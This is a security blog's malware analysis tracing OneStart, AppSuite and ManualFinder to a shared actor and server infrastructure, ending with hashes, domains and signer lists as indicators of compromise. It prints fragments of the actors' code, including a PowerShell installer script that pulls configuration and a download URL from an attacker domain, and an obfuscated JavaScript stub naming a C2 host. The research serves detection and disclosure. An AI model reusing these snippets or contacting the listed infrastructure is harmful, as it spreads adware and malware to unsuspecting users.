AppSuite, OneStart & ManualFinder: The Nexus of Deception

Techblog

Having taken a look at AppSuite in one of our last articles, we have started pulling on a few loose threads to see where it would take us. It turns out that there are relationships with other malicious programs - and in some cases those relationships have existed for quite a while.

In our previous blog post concerning App-Suite being malicious, we wrote about its possible connection with OneStart browser. OneStart has also been identified as a common factor in the infection involving “ManualFinder” as documented by Expel. We set out to find facts that would help us substantiate these relationships.

Onestart Vs AppSuite

We picked the latest available version [1] of OneStart and examined the installation. The installer let itself install into the ‘%appdata%\OneStart.ai’ directory. A look at the installed files reveals that the browser that has been installed is derived from Chromium browser. While Appsuite is written in electron, the current version of OneStart does not have any component written in electron. At first glance an apparent connection to both is elusive.

OneStart.dll

The file[2] ‘%appdata%\OneStart.ai\OneStart\<version_number>\onestart.dll’ offers some valuable clues.

OneStart has customized Chromium update to check https [://]onestartapi[.]com/api/bb/updates.txt for software updates. The URL gives a text response which is apparently an update config file for “Advanced Installer”. Advanced Installer is a software install system akin to NSIS and Inno Setup. The ‘;aiu;’ on top of the text response indicates that this is a such config file (see Figure 1).

```
;aiu;
[Update]
Name = OneStart Software
ProductVersion = 10.116.180.0
URL = https://resources.onestart.ai/OneStartSetup-v10.116.180.0.msi
```

Figure 1: Update configuration

The binary checks for updates for certain browser extensions that OneStart brings along with. Extension with id ‘*memhbiihnoblfombkckdfmemihcnlihc*’ whose update is checked from https[://]onestartapi[.]com/chr/ob/ext/update. This extension is installed by default, and the current version tracks visits to “booking.com” for the sake of “presenting” offers. However, previous versions of the extension had code in it to silently install an additional extension called “Capital one shopping”. The older extension also tracked “youtube.com” visits. Two more extensions are checked for but are not installed by default. Those extensions currently do not carry any functionality.

```
jb      loc_181299DAA
lea     rdx, aMemhbiihnoblfo ; "memhbiihnoblfombkckdfmemihcnlihc"
cmp     rax, rdx
setnbe  r8b
cmp     rcx, rdx
setbe   cl
or      cl, r8b
jz      loc_181299DAA
movups  xmm0, xmmword ptr cs:aMemhbiihnoblfo+10h ; "kckdfmemihcnlihc"
movups  xmmword ptr [rax+10h], xmm0
movups  xmm0, xmmword ptr cs:aMemhbiihnoblfo ; "memhbiihnoblfombkckdfmemihcnlihc"
movups  xmmword ptr [rax], xmm0
mov     byte ptr [rax+20h], 0
mov     ecx, 30h ; '0'
call    sub_184CF47D8
mov     [rsp+78h], rax
lea     rbx, [rdi+8]
mov     [rsp+88h], rbx
mov     qword ptr [rsp+80h], 29h ; ')'

lea     rcx, [rax+29h]
cmp     rcx, rax
jb      loc_181299DAA
lea     rdx, aHttpsOnestarta ; "https://onestartapi.com/chr/ob/ext/upda"...
```

Figure 2: Extension check

The examination thus far was carried out with the view of finding a common link between AppSuite, ManualFinder and OneStart. In the ManualFinder case as described by Expel, node.exe has been used to run a JavaScript file from the %temp% directory. As noted earlier, in the AppSuite case, electron has been employed. The sample of OneStart that we examined did not employ either electron or NodeJS.

Establishing direct connection

Since a direct connection has been elusive so far, we started to fish for older installers [3] of OneStart which might involve the installation of node.exe. Our search yielded an older version of the software (OneStartInstaller-v4.5.224.8.msi). We observed that in this case, after installation of OneStart, a few PowerShell scripts were run. When examining one such PowerShell script[4] a few curious strings could be noticed. The random domain name and the valid product id string.

```
$domain = "7df4va.com"
$validProductIDs = @("blooket", "template", "pdf", "manual", "map", "form", "recipe")
$flowhelperid = AI_GetMsiProperty FHN
$url = "https://$domain/api/qmsipt?fhnid=$flowhelperid"
$web = New-Object System.Net.WebClient
$response = $web.DownloadString($url)
$json = ConvertFrom-Json $response
$product = $json.Product
if ($product -ne $null -and $product -ne "") {
AI_SetMsiProperty TEXT_PRODUCT_NAME $json.ProductName
AI_SetMsiProperty TEXT_PRODUCT_TITLE $json.ProductHeader
AI_SetMsiProperty TEXT_PRODUCT_DESC $json.ProductDescription
$title = "OneStart " + $json.ProductName
AI_SetMsiProperty ProductName $title
if ($json.ProductID -in $validProductIDs) {
$dialogBitmap = $json.ProductID + ".png"
AI_SetMsiProperty DialogBitmap $dialogBitmap
AI_SetMsiProperty HaveWelcomeIcon "yes"
AI_SetMsiProperty PRODUCT_ID $json.ProductID
AI_SetMsiProperty DOWN_URL $json.DownloadUrl
AI_SetMsiProperty ICON_URL $json.IcoUrl
```

Figure 3: After install PowerShell script

OneStart and ManualFinder linked via domain

The random domain is of the same length as the one described in the article from Expel (7df4va[.]com and mka3e8[.]com). By the time we started investigating OneStart, the domain mka3e8[.].com did not resolve anymore, along with a few other know CnC servers that were discovered by other security vendors in conjunction with the ManualFinder infection. In the case of the ManualFinder infection, the malicious JavaScript executed has the domain name hardcoded in it.

```
const DEFAULT_CONFIG = {
domain: 'https://mka3e8.com',
progress: '64',
iid: 'f807dea8-b7c6-4a27-87ae-86d306e637df',
version: '1.0.0.0',
;L6$C8[471955]=(function(){var h8w=2;for(;h8w !== 9;){switch(h8w){ca
```

Figure 4: Malicious JavaScript run from %temp% with node.exe

To check the relationship between OneStart and the ManualFinder case, we curiously replaced the domain in the malicious JavaScript from the ManualFinder infection with the domain name from the OneStart sample. If there was no connection, any network path requested would naturally fail. On execution, the script tries to contact https[://]7df4va[.]com/r1?ei=1fLIck&dt=a559552e&uri=www.7df4va.com%2f. This request does not fail and the server responds with the output seen in Figure 5.

```
<html>
    <head>
        <title></title>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
        <meta name="referrer" content="never">
    </head>
    <body>
        <iframe src='javascript:parent.location="/r2?dt=a559552e&uri=www.7df4va.com%252f"' style='visibility:hidden'></iframe>
        <script>var x = 0; function go() { location.replace("/r2?dt=a559552e&uri=www.7df4va.com%2f") }; window.setTimeout("go()", 1000)</script
    </body>
</html>
```

Figure 5: Server response

This meant that the server OneStart was communicating to was responding correctly to the malicious JavaScript involved in the ManualFinder infection. The actors in both cases, therefore, should be the same.

What about AppSuite?

Are AppSuite and OneStart created by the same people? We took URLs contacted by AppSuite and replaced the domain name with the one from OneStart. For instance, the URL sdk.appsuites(dot)ai/api/s3/new?fid=ip&version=1.0.28 is taken, and the domain is replaced with the one from OneStart. This works and the server replies with expected responses. This fact proves that the actor(s) behind the three cases – OneStart, ManualFinder, and AppSuite are the same and server infrastructure is shared for distributing and configuring all these programs. It turns out that there are bunch of these random domain names of same length which are aliases to CloudFront hosted resources. In some samples, the domain names are of the format <random_string>[.]cloudfront[.]com which is standard for CloudFront hosted domains.



Figure 6: Shared server infrastructure between AppSuite and OneStart

But who installs node.exe?

While the fact that a common actor is involved is clear by now, the older OneStart installer that we used did not install node.exe, nor did it run any malicious JavaScript directly. Another clue from the PowerShell script snippet in Figure 3 is the so-called valid product identifiers. A simple google search turned up a SANS institute article from a year ago. The article mentions a few installer name patterns like PrintRecipes_45518959.msi, LaunchBrowserInstaller-v5.2.158.0.msi, FreeManuals_45087997.msi. We took a clue and looked for more older installers with names similar to those. It turns out that there are a bunch of such installers which,

- Installs and use node.exe to run JavaScript
- While more older samples use node.exe and JavaScript in conjunction with a browser component like WebView, employing full-fledged browsers for UI has evolved later. Some samples we have seen are older than 1.5 years.

- In one case, the browser installed was called “SecureBrowser” (or) “LaunchBrowser” connected to a company called “Blaze Media”. The website for SecureBrowser (securebrowser[.]io), has the logo “Launch” at the top and the terms of use page simply mirrors that in the onestart[.]io page. This browser is simply the same as OneStart, but the previous iteration of marketing.



Figure 7: SecureBrowser and OneStart browser install screens

The missing piece of the puzzle is now in place. The malware actors did employ node.exe and free manuals is one of the lure phrases used and browser installation is involved. We could not however, pinpoint the exact installer which leads to execution of JavaScript from the %temp% directory.



Figure 8: Update config hosted on same server infrastructure

DesktopBar and BrowserAssistant

When we examined older samples[5] as described above, we discovered that some of them often installed software called DesktopBar (or DBar) and another called BrowserAssistant. Analysis of both is out of the scope of this article. However, network communication pointed to the fact that the same server infrastructure is used in those cases as well.

In the case of browser assistant, we noticed that there are samples as old as 2018 [6] which use the same malware infrastructure. The older samples were apparently distributed as “Direct Game UNI Installer” by a company named "Realistic Media Inc.".

Final thoughts

The facts we have gathered lead us to believe that these actors have potentially been around much longer than we were able to observe. They have been peddling malware disguised as games[6], print recipe[8], recipe finder [8],

manual finder [7] and lately, adding the buzz word "AI" to lure users. The infrastructure that we have seen possibly may house other malicious software as well. Perhaps more will be found at some point in the future. The case highlights how easily such actors stay alive by just morphing their software with ease to take new forms.

Indicators of Compromise (IoC) & Information for fellow researchers

[1] 44ad9111f14c83be400bba303df5dc54ab699bb4f6e8144d052ac19812cd4fac (OneStart Installer) [MSIL.Malware.OneStart.C]

[2] 77e4dab34cb6c2169c47463b4ed81efe61185446c304b392dd9b0cbe2b31c67c (onestart.dll) – [Win64.Malware.OneStart.B]

[3] 1ff8268fa64c8f55eb750c4433c1e9e47dc7359b7fcc653215423ed3fe5d8b4d (OneStartInstaller-v4.5.224.8.msi) - [Win64.Malware.OneStart.A]

[4] 7ad613dee75da11ef9b7a92823bda3e290491e245956f5a192a3207a5f11d9a0 (powershell script run from %temp%) - [PowerShell.Malware.OneStart.H]

[5] be50abcaa65744e1d62ed858911a8ed665a4743a1f1e6db515cbd661052bd3f9 (Older installer installing securebrowser, desktop bar and browser assistant) - [Win32.Adware.BrowserAssistant.A]

[6] 6b6fc62a294d5ef1c619d623f1cf6d735d9f191df9ef5c745b0881b1e01b8565 (GameOffer.exe) - [Win32.Adware.BrowserAssistant.C]

[7] a704398d2446d297938d773f22e3a703b8e8b9a411edcf0f821dff6e975f2724 (Distributed as PDFViewer, FreeManuals) - [Win32.Malware.OneStart.J]

[8] 90b2e64ce4c6b2a0048158755281466b60b83ac1a8b43bb28614ec67c9fe52eb (Distributed as PrintRecipe, FreeRecipe) - [Win32.Adware.BrowserAssistant.D]

Domains

7df4va[.]com

mka3e8[.]com

onestartapi[.]com

Signers

- OneStart Technologies LLC
- Interlink Media Inc.
- Astral Media Inc
- Blaze Media Inc.
- Realistic Media Inc.
- Digital Promotions Sdn. Bhd.